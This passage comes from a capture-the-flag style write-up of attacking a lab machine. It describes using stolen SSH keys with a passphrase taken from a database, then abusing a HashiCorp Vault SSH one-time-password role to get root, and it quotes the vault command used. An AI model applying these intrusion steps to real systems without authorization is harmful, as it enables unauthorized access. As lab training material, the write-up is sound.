
Going through his private repository I find his SSH keys.


I copy the key, set the appropriate permissions, provide the password we found in the database as the passphrase, and we have SSH access as Gilfoyle along with the user flag.
Privilege Escalation
Before running tools like linpeas I usually look out for low-hanging fruits like misconfigured sudo privileges, unusual listening ports, uncommon files, etc.

Running ls -la on Gilfoyle’s home shows the file .vault-token.
Looking at his private repository I find multiple files related to Vault.


It seems that he configured Vault to manage SSH logins.
Looking at secrets.sh I see that the default user is set to root with key type being One-time password (OTP).
After looking at the documentation I find we can automate the whole process using vault.

Running the following command:
1vault ssh -role root_otp -mode otp root@127.0.0.1

Gives us the OTP which, when provided as the password, gets us SSH as root.